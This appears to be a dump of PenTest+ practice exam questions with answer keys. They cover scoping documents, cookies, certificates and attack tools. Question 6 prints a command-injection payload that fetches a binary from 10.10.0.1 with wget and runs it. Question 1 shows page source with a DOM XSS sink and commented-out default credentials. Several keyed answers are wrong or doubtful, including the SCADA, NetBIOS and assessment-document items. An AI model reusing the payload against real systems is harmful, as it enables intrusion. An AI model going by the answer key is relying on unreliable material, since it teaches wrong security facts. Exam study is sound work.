PT1-002 Q&As

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QUESTION 1

DRAG DROP


You are a penetration tester reviewing a client\\'s website through a web browser.


INSTRUCTIONS

Review all components of the website through the browser to determine if vulnerabilities are present.

Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





Secure System

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2==" name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px:color:blue;font-size:30px,font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px,"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="">
<!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```

Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			

Secure System

https://comptia.org/login.aspx#remediatesource


```
1  <html>
2  <head>
3  <title>Secure Login </title>
4  </head>
5  <body>
6  <meta
7  content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8  bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9  d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'/>"method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value=">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value=">
24 <!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```

Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	☐	☐	☐ delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	☐	☐	☐ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	☐	☐	☐ delete
__utmc	36104370	.comptia.o...	/	Session	14	☐	☐	☐ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	☐	☐	☐ delete
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	☐	☐	☐ delete
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99	☐	☐	☐ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	☐	☐	☐ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	☐	☐	☐ delete

Select and Place:



Drag and Drop Options:

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server


Step 1 [?]

Step 2 [?]

Step 3 [?]

Step 4 [?]

Correct Answer:



Drag and Drop Options:

Step 1

Generate a Certificate Signing Request

Step 2

Submit CSR to the CA

Step 3

Install re-issued certificate on the server

Step 4

Remove certificate from server

QUESTION 2

Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

A. S/MIME

B. FTPS

C. DNSSEC

D. AS2

Correct Answer: A

Reference: https://searchsecurity.techtarget.com/answer/What-are-the-most-important-email-security-protocols

QUESTION 3

A penetration tester has been given eight business hours to gain access to a client\\'s financial system. Which of the following techniques will have the highest likelihood of success?

A. Attempting to tailgate an employee going into the client\\'s workplace

B. Dropping a malicious USB key with the company\\'s logo in the parking lot

C. Using a brute-force attack against the external perimeter to gain a foothold

D. Performing spear phishing against employees by posing as senior management

Correct Answer: C

QUESTION 4

A software company has hired a penetration tester to perform a penetration test on a database server. The tester has been given a variety of tools used by the company\\'s privacy policy. Which of the following would be the BEST to use to find vulnerabilities on this server?

A. OpenVAS

B. Nikto

C. SQLmap

D. Nessus

Correct Answer: C

Reference: https://phoenixnap.com/blog/best-penetration-testing-tools

QUESTION 5

When negotiating a penetration testing contract with a prospective client, which of the following disclaimers should be included in order to mitigate liability in case of a future breach of the client\\'s systems?

A. The proposed mitigations and remediations in the final report do not include a cost-benefit analysis.

B. The NDA protects the consulting firm from future liabilities in the event of a breach.

C. The assessment reviewed the cyber key terrain and most critical assets of the client\\'s network.

D. The penetration test is based on the state of the system and its configuration at the time of assessment.

Correct Answer: D

QUESTION 6

A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:

exploit = "POST "

exploit += "/cgi-bin/index.cgi?action=loginandPath=%27%0A/bin/sh${IFS} –

c${IFS}\\'cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod${IFS}777${IFS}apache;${IFS}./apache\\'%0A%27andloginUser=aandPwd=a" exploit += "HTTP/1.1"

Which of the following commands should the penetration tester run post-engagement?

A. grep –v apache ~/.bash_history > ~/.bash_history

B. rm –rf /tmp/apache

C. chmod 600 /tmp/apache


D. taskkill /IM "apache" /F

Correct Answer: B


QUESTION 7

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented Each password may be used only once.

Select and Place:



Correct Answer:



QUESTION 8

Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

A. NDA

B. MSA

C. SOW

D. MOU

Correct Answer: C

QUESTION 9

A company is concerned that its cloud VM is vulnerable to a cyberattack and proprietary data may be stolen. A penetration tester determines a vulnerability does exist and exploits the vulnerability by adding a fake VM instance to the IaaS component of the client\\'s VM. Which of the following cloud attacks did the penetration tester MOST likely implement?

A. Direct-to-origin

B. Cross-site scripting

C. Malware injection

D. Credential harvesting

Correct Answer: A

QUESTION 10

Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

A. devices produce more heat and consume more power.

B. devices are obsolete and are no longer available for replacement.

C. protocols are more difficult to understand.

D. devices may cause physical world effects.

Correct Answer: C

Reference: https://www.hindawi.com/journals/scn/2018/3794603/

QUESTION 11

A penetration tester is working on a scoping document with a new client. The methodology the client uses includes the following:

Pre-engagement interaction (scoping and ROE) Intelligence gathering (reconnaissance) Threat modeling Vulnerability analysis Exploitation and post exploitation Reporting

Which of the following methodologies does the client use?

A. OWASP Web Security Testing Guide

B. PTES technical guidelines

C. NIST SP 800-115

D. OSSTMM

Correct Answer: B

Reference: https://kirkpatrickprice.com/blog/stages-of-penetration-testing-according-to-ptes/

QUESTION 12

A penetration tester wants to target NETBIOS name service. Which of the following is the most likely command to exploit the NETBIOS name service?

A. arPspoof

B. nmap

C. responder

D. burpsuite

Correct Answer: B

Reference: http://www.hackingarticles.in/netbios-and-smb-penetration-testing-on-windows/

QUESTION 13

A penetration tester conducted a vulnerability scan against a client\\'s critical servers and found the following:

Host name	IP	OS	Security updates
addc01.local	10.1.1.20	Windows Server 2012	KB4581001, KB4585587, KB4586007
addc02.local	10.1.1.21	Windows Server 2012	KB4586007
dnsint.local	10.1.1.22	Windows Server 2012	KB4581001, KB4585587, KB4586007, KB4586010
wwwint.local	10.1.1.23	Windows Server 2012	KB4581001

Which of the following would be a recommendation for remediation?

A. Deploy a user training program

B. Implement a patch management plan

C. Utilize the secure software development life cycle

D. Configure access controls on each of the servers

Correct Answer: B

QUESTION 14

A penetration tester would like to obtain FTP credentials by deploying a workstation as an on-path attack between the target and the server that has the FTP protocol. Which of the following methods would be the BEST to accomplish this objective?

A. Wait for the next login and perform a downgrade attack on the server.

B. Capture traffic using Wireshark.

C. Perform a brute-force attack over the server.

D. Use an FTP exploit against the server.

Correct Answer: B

Reference: https://shahmeeramir.com/penetration-testing-of-an-ftp-server-19afe538be4b

QUESTION 15

Which of the following documents BEST describes the manner in which a security assessment will be conducted?

A. BIA

B. SOW

C. SLA

D. MSA

Correct Answer: A